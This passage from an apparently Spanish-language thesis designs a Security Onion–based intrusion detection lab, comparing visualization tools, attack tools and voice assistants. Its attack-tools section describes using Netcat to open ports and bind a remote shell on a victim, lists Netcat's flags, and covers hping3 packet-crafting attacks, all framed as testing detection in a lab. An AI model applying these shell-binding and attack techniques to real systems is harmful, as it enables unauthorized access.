Los dashboards creados con Kibana tienen un alto grado de observabilidad, es decir, la cualidad que tienen las interfaces generadas por Kibana para mostrar la información de manera que los comportamientos no deseables puedan ser detectados por los analistas. Como Kibana permite personalizar al gusto del analista cualquier parte de su interfaz, su observabilidad es muy alta.

1.9.2.4.2 Grafana

Figura 1.30: Logo de Grafana

Grafana se define como una plataforma abierta de observabilidad [38]. Es una herramienta open source que permite realizar peticiones sobre una colección grande de datos y visualizar la información generada de una manera similar a Kibana [39].

Normalmente suele ir integrada con otras herramientas como Graphite, InfluxDB, Prometheus, Logz.io o la propia ElasticSearch (en vez de utilizar Kibana).

Empezó siendo un *fork* de Kibana, agregándole métricas para la monitorización que hasta entonces Kibana no implementaba. Por lo tanto su base es la misma: Una herramienta (en este caso web) que permite a los usuarios crear dashboards a partir de componentes.

El propósito original de Grafana es el del análisis y visualización de métricas dentro de un dispositivo como el estado de la memoria RAM, CPU, utilización de disco etc, no permite la realización de *queries* completas a herramientas como Elastic Search.

1.9.2.4.3 Comparación

Se van a tener en cuenta factores como la observabilidad, debido a que es uno de los factores más importantes para una plataforma de visualización, va a ir en realización a la potencia de las *queries* de cada herramienta.

También vamos a diferenciar entre el propósito de las herramientas, mientras que Grafana se especializa en la visualización de características específicas, Kibana puede visualizar y realizar peticiones y análisis de cualquier tipo de texto.

Lo que nos lleva a otra característica diferenciadora, la potencia de las peticiones que se realizan a las herramientas que lo integren.

La dificultad instalación y configuración de las herramientas es parecida en ambas, por lo que no va a ser un factor diferenciador.

Otro factor importante es la integración con otras herramientas. Por sí solas, estas herramientas no pueden hacer nada sin herramientas auxiliares que realicen la recolección e indexación de las colecciones de los datos.

Mientras que Grafana puede integrarse con gran cantidad de herramientas como Prometheus, InfluxDB, MySQL, PostgreSQL o Elastic Search, Kibana sólo está orientado a trabajar con Elastic Search, por lo que no soporta otra herramienta. Sin embargo, debido a la potencia de Elastic Search, este factor no supone ninguna desventaja.

Otro punto principal es la generación de alertas. Grafana permite la generación de alertas mediante la generación de reglas que se vinculan a los paneles del dashboard. Cualidad de la que Kibana no dispone (sin plugins).

Otro factor importante es la comunidad, ambas herramientas tienen una gran comunidad que contribuye en gran medida al desarrollo de ambas. 1.16.

Parámetro	Grafana	Kibana
Observabilidad	Media	Alta
Curva de aprendizaje	Media	Media
Dificultad de instalación	Baja	Baja
Propósito	Control específico	Control completo
Potencia de queries	Baja	Alta
Integración	Gran cantidad de herramientas	Sólo Elastic Search
Generación de alertas	Sí	Sí (Elast Alert)
Comunidad	Grande	Grande

Tabla 1.16: Comparación de herramientas para la exploración y visualización.

1.9.3. Herramientas para la realización de ataques éticos

En esta sección se van a estudiar las herramientas para la realización de eventos anómalos con el fin de comprobar la utilización que se va a realizar de los sistemas de detección de intrusos durante el desarrollo de la solución del trabajo.

Estas herramientas se van a utilizar desde un punto de vista del hacker de sombrero blanco, es decir, que únicamente van a ser objetivo de ataques aquellas herramientas implementadas dentro del entorno virtualizado. Teniendo únicamente como objetivo el aprendizaje.

Vamos a estudiar herramientas para:

- Realización de escaneos con el fin de realizar ataques de reconocimiento: nmap.

- Herramientas para la generación de paquetes personalizables según ciertos parámetros: hping3.
- Herramientas para forzar conexiones TCP/UDP y generar una shell de comandos en la víctima: Netcat.

1.9.3.1. Nmap

Figura 1.31: Logo de nmap

Nmap es una herramienta Open Source gratuita para realizar el proceso de reconocimiento de vulnerabilidades y descubrimiento de la red [25]. Aunque se creó para plataformas Linux, actualmente está disponible en múltiples plataformas (GNU/Linux, Solaris, BSD, MacOS X, Windows y AmigaOS.

El funcionamiento de nmap se basa en el envío de unos paquetes predefinidos a otros equipos y analizar sus respuestas. Tiene funciones para el descubrimiento de redes, detección de equipos, servicios y sus versiones, e incluso sistema operativo. Además es posible ampliar todas estas funcionalidades mediante el uso de scripts.

Entre sus características se encuentran:

- Identificación de puertos abiertos en un dispositivo.
- Determinación del sistema operativo y la versión del mismo.
- Obtención de características del hardware de red del dispositivo.
- Descubrimiento de servidores.
- Determinación de servicios abiertos y su versión.

Gracias a todas las áreas que cubre y a su potencia, se ha convertido en una de las herramientas imprescindibles para cualquier administrador de sistemas, además de ser utilizado también en el campo del *hacking* en el proceso de reconocimiento. Además, dispone de una interfaz sencilla llamada Zenmap, que permite realizar ataques de manera más intuitiva.

1.9.3.2. Hping3

Figura 1.32: Logo de hping3

Es una herramienta orientada a consola que se encarga de ensamblar y analizar paquetes TCP/IP [26]. Soporta el envío de paquetes TCP, UDP, ICP y RAW-IP. Se encuentra disponible bajo licencia GPLv2. Se puede utilizar hping3 para:

- Realización de pruebas a dispositivos de deteccion (nuestro caso).
- Escaneo de puertos avanzado.
- Comprobación de la red (fragmentación, TOS).
- Descubrimiento MTU.
- Auditoría de paquetes TCP/IP.

Es una herramienta muy potente que nos puede ayudar a realizar ataques contra nuestro sistema de intrusión, por o que es necesario tenerlo en cuenta.

1.9.3.3. Netcat

Figura 1.33: Logo de Netcat

Es una herramienta que nos permite mediante una serie de comandos, abrir puertos TCP o UDP en un dispositivo. Una vez que se ha abierto el puerto, permite asociar una shell para enviar comandos a ese puerto concreto.

Ha sido liberada bajo la licencia GNU GPL para los sistemas UNIX. Posteriormente fue compatible con sistemas Windows y Mac.

Sus principales opciones son:

- -l: Netcat abre el puerto y se queda escuchando, a la espera de una conexión.
- -p: Nos permite especificar el puerto.
- -u: El puerto se abre utilizando el protocolo UDP en vez de TCP.
- -k: Deja abierto el puerto tras haber recibido una conexión.
- -v: muestra información sobre la conexión.

1.9.3.4. Comparación

Uno de los principales factores es la facilidad de instalación, debido a que la instalación de la herramienta no debe suponer un esfuerzo para el analista.

Por otra parte, es importante tener en cuenta que aunque ambas herramientas puedan usarse en consola, una interfaz gráfica aunque sea sencilla puede facilitar en muchos casos las tareas del ataque.

La potencia y dificultad de uso es otro de los factores aparte del campo al que se oriente cada herramienta. La tabla comparativa se muestra en la tabla 1.17.

Parámetro	Nmap	Hping3	Netcat
Dificultad de instalación	Baja (repositorios)	Baja (repositorios)	Baja (repositorios)
Interfaz gráfica	Sí	No	No
Potencia	Moderada	Alta	Alta
Orientación	Reconocimiento	General (Análisis y ensamblado de paquetes)	Forzar conexiones TCP/UDP

Tabla 1.17: Comparación de herramientas para la realización de ataques.

1.9.4. Herramientas para la interfaz de voz

Con el fin de aportar una manera sencilla de que el analista pueda obtener información sobre el entorno que monitoriza, se van a estudiar propuestas para la realización de una interfaz de voz, gracias a que con una simple orden se puede obtener de manera rápida y sencilla información crítica del entorno. Para su realización, se van a analizar las opciones más potentes en el mercado actualmente: Amazon Alexa y Google Assistant.

1.9.4.1. Amazon Alexa

Alexa es el servicio de voz y asistente virtual desarrollado por Amazon y que está disponible en muchos dispositivos de terceros como televisores, smartphones...

Puede controlar varios dispositivos inteligentes y mandar órdenes para que realicen determinadas acciones. Los programas desarrollados para Alexa de denominan Skills, que son activadas mediante una frase de invocación, y podemos aprovechar estas funcionalidades tanto en la nube como en cualquiera de los endpoints que elijamos a la hora de desarrollar nuestra aplicación.

Figura 1.34: Logo de Alexa

Amazon provee una herramienta llamada Alexa Skills Kit [27], que nos permite desarrollar nuestras skills de manera totalmente personalizada. Posee una interfaz intuitiva que va guiando al usuario en cada uno de los pasos del desarrollo.

1.9.4.2. Google Assistant

Figura 1.35: Logo de Google Home

Es el asistente virtual desarrollado por Google mediante técnicas de inteligencia artificial que está presente en la mayoría de dispositivos domésticos de Google y de forma nativa en las últimas versiones de Android.

La plataforma en la que podemos desarrollar aplicaciones para Google Assistant es Google actions, que permite desarrollar software para ampliar la funcionalidad del asistente. Tres conceptos clave a la hora de desarrollar aplicaciones para el asistente son:

- Intent: Es la tarea que los usuarios desean realizar, en Google Actions se representa como un identificador único.
- Action: Es el punto de entrada que motiva una interacción con el asistente.
- Fullfilment: es la lógica que existe detrás de la aplicación.

1.9.4.3. Comparación

Para la comparación uno de los parámetros principales es el número de dispositivos que integren el asistente, debido a que así el analista no tiene que adaptarse respecto a la adquisición de una herramienta compatible.

Otro punto a comparar es la necesidad de vincular dispositivos para que la respuesta sea más precisa. Cuantos menos dispositivos tengamos que vincular al asistente para que nos de una respuesta precisa mejor. Además, la precisión de las respuestas debe de aumentar con el uso para evitar un mal funcionamiento o desactualización. La comparación de ambas herramientas podemos verla en la figura 1.18.

Parámetro	Alexa	Google Assistant
Número de dispositivos	Muy alta	Alta
Vinculación de dispositivos externos	No	Sí
Usabilidad de la plataforma de desarrollo	Muy buena	Moderada
Mejora continua	Sí	No

Tabla 1.18: Comparación de herramientas la interfaz de voz.

1.10. Descripción de la solución propuesta

En esta sección va a tener lugar la enumeración de las características de la solución propuesta y su descripción, además de la explicación de las explotaciones de las herramientas escogidas y herramientas utilizadas.

Para la elección de la herramienta que vamos a emplear en la solución, es necesario realizar decisiones en base a las comparaciones realizadas en el estudio de viabilidad.

1.10.1. Herramientas elegidas

Este apartado va a contener las decisiones tomadas en base al estudio de viabilidad. Se van a tomar decisiones sobre los estudios de:

- Herramientas para el entorno de virtualización.
- Herramientas para la monitorización, detección de intrusiones, gestión y correlación de eventos.
- Herramientas para la realización de ataques éticos.
- Herramientas para la interfaz de voz.

1.10.1.1. Decisión de la herramienta de virtualización

Para el desarrollo de este proyecto se ha intentado virtualizar tanto con VirtualBox y con VMware, creando unas máquinas virtuales con las mismas características, con VirtualBox

no se consiguió instalar y configurar adecuadamente el sistema huésped, mientras que con VMWare si se consiguió.

Los dos factores más importantes a hora de desarrollar el trabajo son el rendimiento y la posibilidad de recuperación ante fallos. En cuanto a rendimiento, VMware es superior con el mismo hardware y la misma capacidad de máquina virtual.

Mientras que el manejador de instantáneas que tiene ofrece más posibilidades y es más intuitivo. Las instantáneas nos permiten guardar el estado de la máquina y poder volver a él fácilmente si ocurre algún fallo o problema de configuración.

VirtualBox fue la primera opción debido a su naturaleza gratuita y open-source pero debido a la imposibilidad de instalar el sistema huésped en Virtual por falta de potencia, VMware ha sido elegido como herramienta de virtualización.

Además, se va a utilizar como herramienta auxiliar de contenerización Docker, por ser la herramienta líder en este campo. La cual va a aportar a nuestras herramientas de una mayor independencia y cohesión.

1.10.1.2. Herramientas para la monitorización, detección de intrusiones, gestión y correlación de eventos.

En este apartado se van a tomar decisiones en base a:

- Herramientas NIDS.
- Herramientas HIDS.
- Herramientas SIEM.
- Herramientas para la visualización de todos los datos recogidos.

1.10.1.2.1 Herramientas NIDS

La decisión se va a dividir en dos partes, puesto que en este trabajo se quiere realizar la detección tanto con scripts como con reglas.

En el caso de las herramientas que trabajan con firmas, hay que tener en en cuenta la situación actual de cada herramienta, en el caso de Snort, ha evolucionado hasta convertirse en un estándar de facto en la prevención de detección de intrusos (4 millones de descargas y 400000

usuarios) convirtiéndose en la tecnología de prevención de intrusos con mayor despliegue mundial. Esto es gracias a la comunidad de usuarios y su naturaleza Open-Source.

Por lo tanto, a pesar de que Suricata tiene mayores prestaciones en cuanto al rendimiento (por lo menos hasta la versión 3.0 de Snort, que está en beta), vamos a elegir Snort debido a la gran comunidad que tiene y la documentación que se ha ido generando sobre él, haciendo que trabajar con la herramienta sea mucho más sencillo.

En resumen, se han escogido Snort en cuanto a la detección mediante firmas y Zeek respecto a la detección mediante scripts.

1.10.1.2.2 Herramientas HIDS

La herramienta elegida de entre todas las alternativas HIDS es Wazuh. Esto es debido a que es la única de las dos que puede detectar en tiempo real las intrusiones, lo cual es fundamental para nuestro sistema.

Otra de las razones es que gracias a que posee una base de datos de vulnerabilidades conocidas, por las que puede detectar ataques en cualquier intervalo de tiempo desde su instalación.

Además, la versión Open Source de Wazuh posee la mayoría de características que su versión privativa, lo cual en el caso de Tripwire no ocurre.

1.10.1.2.3 Herramientas SIEM

En términos de la comunidad que respalda a cada herramienta, OSSIM posee una comunidad más grande y asentada, mientras que Prelude no. Uno de los factores más importantes son las limitaciones de las versiones Open Source, en el caso de Prelude es más acusada, afectando incluso al rendimiento de la herramienta. En el caso de OSSIM se deja en el tintero características como integración con tecnologías en la nube Amazon AWS y Azure.

En cuanto al rango de formatos, es importante que Prelude soporte IMDEF porque le permite integrarse con otras herramientas de seguridad de manera sencilla, mientras que OSSIM no permite la integración con herramientas de terceros.

En las situaciones en las que queramos integrar un sistema SIEM con otras herramientas de seguridad, la versión *community* sería la elegida, gracias a su normalización en IMDEF.

Por otro lado, si queremos una herramienta con un mayor rendimiento en su versión open source y una de las comunidades más grandes de este tipo de herramientas, escogeremos OSSIM. Sin embargo, aunque no tenga desarrollado un motor de correlación exclusivo para la herramienta como OSSIM, Security Onion incorpora casi todas las herramientas necesarias para cumplir los objetivos del trabajo. Incluye tanto los sensores elegidos, como las herramientas de visualización y es integrable en nuestro entorno virtualizado por lo tanto es la mejor opción para el trabajo.

Security Onion no está limitado en su vertiente Open Source y es ampliamente utilizado y recomendado por organismos como el INCIBE [7]. Por lo tanto es la herramienta SIEM que vamos a elegir para el trabajo, y se explotarán sus herramientas principales (incluyendo a Sguil, Squert y Elastic Search).

1.10.1.2.4 Herramientas de visualización

Se escoge a Kibana, debido a que la potencia de las peticiones que podemos realizar a la herramienta de indexación es muy alta. Gracias a eso, la precisión de los datos que podemos extraer y visualizar en el dashboard es mayor.

Además, el propósito de la herramienta coincide con los requisitos del trabajo, necesitamos una herramienta mediante la cual el analista pueda realizar cualquier petición de datos con el fin de determinar la veracidad de los datos de alerta. Aunque sólo se pueda integrar con las herramientas que forman Elastic Stack, debido a su potencia, no supone ningún problema para el cumplimiento de los objetivos propuestos.

Además, en relación a la decisión tomada anteriormente con las herramientas SIEM, se decidió utilizar la herramienta Security Onion, la cual tiene integrada el conjunto de herramientas de Elastic Stack, por lo que no se tendrían que instalar herramientas adicionales en el sistema.

1.10.1.3. Herramientas para la realización de ataques éticos

Se van a elegir ambas opciones, tanto nmap, hping3 y NetCat, debido a que con nmap la parte del reconocimiento se realiza de manera más sencilla, pero no puede realizar ataques más específicos que hping3 mediante el ensamblado de paquetes TCP/IP sí puede. Así que realizaremos escaneos con nmap y el resto de ataques con hping3.

Por otra parte, Netcat nos va a permitir abrir conexiones entre el atacante y la víctima, por lo que va a ser una herramienta complementaria a las dos anteriores que se va a enfocar en los ataques de explotación.

1.10.1.4. Herramientas para la interfaz de voz

Los principales motivos por los que se va a utilizar Alexa son:

- Es uno de los asistentes virtuales más utilizados en el mundo, con más dispositivos compatibles que su competidor.
- Amazon provee de varias APIs y herramientas online (Alexa Skills kit) para el desarrollo de Skills, cuya curva de aprendizaje es menor respuesto a la de Google Asssistant.
- Posibilidad de desarrollar una interfaz de voz íntegra y consistente de manera sencilla, concentrándonos sólo en la lógica de la interfaz.
- Podemos utilizar nuestras skills desde cualquier dispositivo inteligente y desde cualquier parte del mundo.
- El equipo de desarrollo tiene más conocimientos sobre el desarrollo de Skills.
- Mejor documentación para el desarrollo de Skills y posibilidad de alojarla en la nube.

Por lo cual, se va a utilizar Alexa para el desarrollo de una interfaz de voz que habrá que integrarla con el resto del sistema.

1.10.2. Decisión final

La herramienta que se va a emplear en la solución del programa recoge o integra la mayor parte de las características o herramientas que se han comparado durante la sección del estudio de viabilidad 1.9.

Las características que debe de integrar la solución que se emplee debe:

- Emplear VMware para generar el entorno de virtualización, además de contenerizar mediante Docker algunas partes del software.
- Debe emplear la herramienta IDS Snort y Zeek, para la generación de datos de alerta que se generen en el entorno virtualizado.
- Debe emplear el sistema HIDS OSSEC Wazuh para la monitorización y gestión de datos de alerta en los host del entorno.

- Debe de integrar herramientas de visualización y exploración de los datos de alerta generados: Sguil, squert y Elastic Stack.
- Debe de emplear las herramientas nmap y hping3 para la realización de ataque que comprometan el entorno virtualizado desde otro dispositivo distinto al de la herramienta.
- Debe de integrar una interfaz de voz basada en Alexa para comunicar la información al analista.

Vamos a utilizar Security Onion, ya descrito en 1.9.2.3.7, debido a que tiene la mayoría de estas herramientas integradas y va a facilitar la gestión y despliegue de cada una de ellas, además de poseer un gran soporte y una comunidad grande. Además, esta herramienta es recomendada por INCIBE en su análisis de herramientas para la monitorización [7][3].

Se va a dividir la descripción de la herramienta elegida de este proyecto en las siguientes secciones:

- Arquitectura y despliegue de la herramienta que forma la solución: Security Onion.
- Utilización de las herramientas de virtualización.
- Utilización de herramientas para la monitorización, detección de intrusiones y gestión de eventos (Snort, Wazuh, Zeek, Sguil, Squert y Kibana).
- Implementación de la interfaz de voz.

1.10.3. Arquitectura de Security Onion

La arquitectura de las herramientas principales de Security Onion puede verse en la figura 1.36. La secuencia para el análisis de datos es:

1. Dentro del entorno virtualizado se despliega Security Onion y se activan sus tres sensores:
   - Snort/Suricata: Examinan la red y generan alertas a partir de reglas o firmas.
   - OSSEC: Se detectan anomalías en el host y se generan los datos de alerta.
   - Zeek/Bro: Se recogen numerosos datos recogidos en registros, y se generan alertas mediante el análisis de estos.
2. Todas las alertas y registros son recogidos en Syslog-ng, que se encarga de la recolección de logs de todos los sensores.
3. Luego Syslog-ng envía los datos a Logstash para darles un formato único.

4. Elastic Search se encarga de recoger esos datos y crear un índice para su consulta.
5. Kibana se encarga de realizar consultas a Elastic Search, que es el que ha indexado los datos, para visualizarlos en su dashboard.
6. El analista utiliza Kibana, Squert o Sguil para monitorizar y gestionar las alertas y registros.




Figura 1.36: Arquitectura de Security Onion

1.10.3.1. Tipos de despliegue

Security Onion está basado en un sistema distribuido cliente-servidor. Un despliegue de Security Onion está formado por tres tipos de componentes o nodos:

- El nodo servidor maestro: Tiene su propia copia de Elastic Search que indexa toda la

información del resto de nodos. Es el encargado de realizar las búsquedas o peticiones que realiza el analista.

- Los nodos *forward nodes* o sensores: Son los nodos que se encargan de la generación de registros y datos de alerta a través de sensores como Snort, OSSEC o Zeek/Bro.
- Los nodos de almacenamiento o *storage nodes*: Son una extensión del nodo maestro para ampliar su capacidad de almacenamiento de datos de alerta y registros.

A partir de estos tipos de nodos, se pueden realizar tres tipos de despliegues:




Figura 1.37: Despliegue distribuido de Security Onion




Figura 1.38: Despliegue pesado de Security Onion




Figura 1.39: Despliegue autónomo de Security Onion

- Despliegue distribuido: Contiene un nodo servidor maestro que se encarga de las peticiones e indexación de la información, uno o más *forward nodes* para la generación de alertas y uno o más nodos de almacenamiento. Se representa en la figura 1.37.
- Despliegue pesado: Consiste en un nodo servidor maestro y en uno o más nodos pesados, que son la combinación entre un *forward node* y un nodo de almacenamiento. Se representa en la figura 1.38.
- Despliegue autónomo o único: Consiste en un sólo nodo maestro que comprende las funciones de indexación, almacenamiento y detección. Se representa en la figura 1.39.

En este trabajo se va a utilizar una solución basada en un despliegue autónomo, debido a que va a ser utilizado en un único entorno virtualizado y la configuración y despliegue de Security Onion sólo se tiene que realizar una vez. Además, al disponer de una cantidad de RAM limitada, sólo podemos desplegar una máquina con el mínimo de 8 GB de RAM que se necesita.

A su vez, si queremos usar Snort en un despliegue sea distribuido hay que obtener un oinkcode (una suscripción de usuario) a alguno de los generadores de firmas de Snort. Por lo que en un despliegue autónomo no tenemos que disponer de una suscripción al ser para entornos más reducidos.

El despliegue e instalación de Security Onion se recoge en los anexos 2 y 3 del capítulo Anexo.

1.10.4. Solución en el entorno empresarial

En esta sección se va a proponer una solución utilizando Security Onion para el entorno empresarial de la figura 1.3. El entorno se muestra en la figura 1.40.




Figura 1.40: Despliegue distribuido de Security Onion en la solución empresarial

En este tipo de entornos más complejos se utiliza un despliegue distribuido de Security Onion, debido a que tenemos varios entornos diferentes de la red que queremos proteger y están separados entre sí. Además, gana en modularidad y es ampliable a la par que se desarrolle el entorno empresarial.

Para este despliegue hay que tener en cuenta los segmentos de la red que vamos a proteger, en nuestro caso las dos zonas internas y la DMZ. En cada uno de estos segmentos vamos a colocar un nodo forward o sensor, que se va a encargar de monitorizar dicho segmento y va a enviar los datos recogidos al nodo maestro para su muestra.

Se ha creado una red independiente 192.168.4.0/255 para colocar el nodo maestro y el nodo de almacenamiento, a medida que aumente la empresa se podrían colocar más nodos de almacenamiento.

1.10.4.1. Hardware propuesto

Para que cada nodo de Security Onion tenga un rendimiento óptimo, el dispositivo tiene que tener al menos 8 GB de memoria RAM. Se va a proponer tres tipos de configuraciones hardware, puesto que va a variar dependiendo de cada nodo.

Para los nodos forward (sensores) de la DMZ, zona interna 1 y zona interna 2. Estos nodos no necesitan gran cantidad de almacenamiento puesto que su trabajo es monitorizar su segmento de red y enviar todos los datos al nodo maestro. Se propone el siguiente hardware:

- Procesador: i5-9400.
- RAM: 16 GB.
- Almacenamiento (HDD): 256 GB.
- Sistema Operativo: Ubuntu 16.04.

Para el nodo de almacenamiento, es necesario disponer de un disco duro de gran capacidad, ya que va a servir como almacenamiento de todos los datos de alerta que se vayan recogiendo. Dependiendo del tráfico del entorno, será necesario colocar uno o varios de estos nodos. El hardware propuesto es:

- Procesador: i5-9400.
- RAM: 16 GB.
- Almacenamiento (HDD): 2 TB.
- Sistema Operativo: Ubuntu 16.04.

Para el nodo maestro, que es el encargado de recolectar todos los datos recogidos por los nodos, indexarlos, mostrárselos al analista y almacenarlos en los nodos de almacenamiento. el hardware propuesto es:

- Procesador: i7-9700K.
- RAM: 16 GB.
- Almacenamiento (HDD): 1 TB.
- Sistema Operativo: Ubuntu 16.04.

La instalación de los nodos del entorno 1.40 se recoge en el anexo 6 en el apartado 3.6.

1.10.5. Utilización de herramientas de virtualización

En esta sección se va a describir la parte de la solución que:

- Concierne al entorno en el que se va a desplegar Security Onion. En el cual tenemos dos máquinas virtualizadas que son víctimas potenciales.

- Las características que forman parte de la máquina virtual donde se va a desplegar.

- La contenerización de parte del software, en especial, aquellas herramientas que proporcionen servicios como las que componen Elastic Stack.

1.10.5.1. Entorno virtualizado de despliegue

El entorno virtualizado inicial que se describió en 1.4.3 tenía dos máquinas que eran víctimas potenciales. Sobre este entorno inicial se va a desplegar la herramienta elegida como resultado del estudio de viabilidad que es Security Onion. Se muestra en la figura 1.41.

